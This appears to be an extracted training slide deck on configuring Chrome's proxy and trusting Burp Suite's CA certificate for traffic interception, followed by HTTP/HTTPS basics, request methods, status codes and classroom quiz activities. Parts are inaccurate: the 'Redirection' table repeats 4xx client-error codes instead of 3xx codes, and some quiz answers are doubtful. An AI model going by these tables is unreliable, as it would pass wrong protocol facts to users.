


Created by fae frey
from Noun Project

- Unlike other browsers, Chrome does not have its own proxy settings
- Instead, you configure the settings for your computer's built-in browser
- Chrome will automatically use these settings as well
- If you're not sure where your built-in proxy settings are, you can access them from within Chrome



Created by fae frey
from Noun Project



Font size: Medium ▼ Customize fo

Page zoom: 100% ▼

Network

Google Chrome is using your computer's system proxy settings

[Change proxy settings...](#)

Languages

Change how Chrome handles and displays languages. [Learn more](#)

[Language and input settings...](#)

☒ Offer to translate pages that aren't in a language you read.

Name of the Activity

Fastest Finger First

Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**



How to Configure Proxy in Chrome?



How to Configure CA Certificate?




Created by fae frey
from Noun Project


Before attempting to install Burp's CA certificate-

1. Make sure that you have successfully confirmed that the proxy listener is active
2. You install Burp's CA certificate in your computer's built-in browser and Chrome will automatically use the certificate as well
3. Once you have successfully installed Burp's CA certificate on your computer's built-in browser, restart Chrome
4. With Burp still running, try and browse to any HTTPS URL



Created by fae frey
from Noun Project





Certificates ✕

Intended purpose: <All>

Intermediate Certification Authorities Trusted Root Certification Authorities Trusted Publ ◀ ▶

Issued To	Issued By	Expiratio...	Friendly Name
-----------	-----------	--------------	---------------

Import... Export... Remove Advanced

Certificate intended purposes

View

Close

File to Import

Specify the file you want to import.

File name:

Note: More than one certificate can be stored in a single file in the following formats:

Personal Information Exchange- PKCS #12 (.PFX,.P12)

Cryptographic Message Syntax Standard- PKCS #7 Certificates (.P7B)

Microsoft Serialized Certificate Store (.SST)

←  Certificate Import Wizard

Certificate Store

Certificate stores are system areas where certificates are kept.

Windows can automatically select a certificate store, or you can specify a location for the certificate.

- ☐ Automatically select the certificate store based on the type of certificate
- ☒ Place all certificates in the following store

Certificate store:

Trusted Root Certification Authorities

Browse...

Next

Cancel

Name of the Activity

Fastest Finger First

Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**



How to Configure CA Certificate?



What is HTTPS?



Created by fae frey
from Noun Project

- HTTPS uses an encryption protocol to encrypt communications
- The protocol is called Transport Layer Security (TLS), formerly known as Secure Sockets Layer (SSL)
- This protocol secures communications by using what's known as an asymmetric public key infrastructure
- This type of security system uses two different keys:

Private Key

- Controlled by the owner of a website

Public Key

- It is available to everyone who wants to interact with the server in a way that's secure

Why is HTTPS Important?



Created by fae frey
from Noun Project

What is HTTP?



Created by fae frey
from Noun Project

- Hypertext Transfer Protocol (HTTP)
- It is designed to enable communications between clients and servers
- HTTP works as a request-response protocol between a client and server
- Example: A client (browser) sends an HTTP request to the server; then the server returns a response to the client. The response contains status information about the request and may also contain the requested content.



Created by fae frey
from Noun Project

HTTPS is not a separate protocol from HTTP

It is simply using TLS/SSL encryption over the HTTP protocol

HTTPS occurs based upon the transmission of TLS/SSL certificates

When a user connects to a webpage, the webpage will send over its SSL certificate which contains the public key necessary to start the secure session

The two computers, the client and the server, then go through a process called an SSL/TLS

Name of the Activity

Face off

Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**



Difference between HTTPS and HTTP?



Name of the Activity

This or That

Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**





STATEMENT	HTTPS	HTTP
1. It is the primary protocol used to send data between a web browser and a website	✓	
2. It is designed to enable communications between clients and servers		✓
3. It works as a request-response protocol between a client and server		✓
4. It is encrypted in order to increase security of data transfer	✓	

GET

POST

PUT

HEAD

DELETE

PATCH


OPTIONS

- PUT is used to send data to a server to create/update a resource
- PUT requests are idempotent
- Calling the same PUT request multiple times will always produce the same result
- In contrast, calling a POST request repeatedly have side effects of creating the same resource multiple times.



Created by fae frey
from Noun Project

- HEAD is almost identical to GET, but without the response body.
- In other words, if GET /users returns a list of users, then HEAD /users will make the same request but will not return the list of users
- HEAD requests are useful for checking what a GET request will return before actually making a GET request - like before downloading a large file or response body



Created by fae frey
from Noun Project

Name of the Activity

Face off

Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**



Difference between PUT and POST Methods?



Difference between
HEAD and GET
Methods?



	GET	POST
BACK button/Reload	Harmless	Data will be re-submitted
Bookmarked	Can be bookmarked	Cannot be bookmarked
Cached	Can be cached	Cannot be cached
Encoding type	application/x-www-form-urlencoded	multipart/form-data for binary data
History	Parameters remain in browser history	Parameters don't remain in browser history
Restrictions on data length	Yes	No restrictions
Restrictions on data type	Only ASCII characters allowed	No restrictions
Security	GET is less secure compared to POST because data sent is part of the URL	POST is a little safer than GET because the parameters are not stored
Visibility	Data is visible to everyone in the URL	Data is not displayed in the URL

Name of the Activity

Complete the table

Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**



	GET	POST
BACK button/Reload	Harmless	
Bookmarked		Cannot be bookmarked
Cached		Cannot be cached
	application/x-www-form-urlencoded	multipart/form-data for binary data
History	Parameters remain in browser history	
	Yes	No restrictions
Restrictions on data type		No restrictions
Security	GET is less secure compared to POST because data sent is part of the URL	
	Data is visible to everyone in the URL	Data is not displayed in the URL

#1 Information

Message:	Description:
100 Continue	The server has received the request headers, and the client should proceed to send the request body
101 Switching Protocols	The requester has asked the server to switch protocols
103 Checkpoint	Used in the resumable requests proposal to resume aborted PUT or POST requests

#2 Successful

Message:	Description:
200 OK	The request is OK (this is the standard response for successful HTTP requests)
201 Created	The request has been fulfilled, and a new resource is created
202 Accepted	The request has been accepted for processing, but the processing has not been completed
203 Non-Authoritative Information	The request has been successfully processed, but is returning information that may be from another source
204 No Content	The request has been successfully processed, but is not returning any content
205 Reset Content	The request has been successfully processed, but is not returning any content, and requires that the requester reset the document view
206 Partial Content	The server is delivering only part of the resource due to a range header sent by the client

#3 Redirection

Message:	Description:
400 Bad Request	The request cannot be fulfilled due to bad syntax
401 Unauthorized	The request was a legal request, but the server is refusing to respond to it. For use when authentication is possible but has failed or not yet been provided
402 Payment Required	<i>Reserved for future use</i>
403 Forbidden	The request was a legal request, but the server is refusing to respond to it
404 Not Found	The requested page could not be found but may be available again in the future
405 Method Not Allowed	A request was made of a page using a request method not supported by that page
406 Not Acceptable	The server can only generate a response that is not accepted by the client

#4 Client Error

Message:	Description:
400 Bad Request	The request cannot be fulfilled due to bad syntax
401 Unauthorized	The request was a legal request, but the server is refusing to respond to it. For use when authentication is possible but has failed or not yet been provided
402 Payment Required	<i>Reserved for future use</i>
403 Forbidden	The request was a legal request, but the server is refusing to respond to it
404 Not Found	The requested page could not be found but may be available again in the future
405 Method Not Allowed	A request was made of a page using a request method not supported by that page
406 Not Acceptable	The server can only generate a response that is not accepted by the client

#5 Server Error

Message:	Description:
500 Internal Server Error	A generic error message, given when no more specific message is suitable
501 Not Implemented	The server either does not recognize the request method, or it lacks the ability to fulfill the request
502 Bad Gateway	The server was acting as a gateway or proxy and received an invalid response from the upstream server
503 Service Unavailable	The server is currently unavailable (overloaded or down)
504 Gateway Timeout	The server was acting as a gateway or proxy and did not receive a timely response from the upstream server
505 HTTP Version Not Supported	The server does not support the HTTP protocol version used in the request
511 Network Authentication Required	The client needs to authenticate to gain network access

Name of the Activity

What does it Stand for?

Instructions

Mode: **In-session**


Duration: **5 minutes**

Materials Required: **None**




Code	What does it Stand for?
#1	Information
#2	Successful
#3	Redirection
#4	Client Error
#5	Server Error

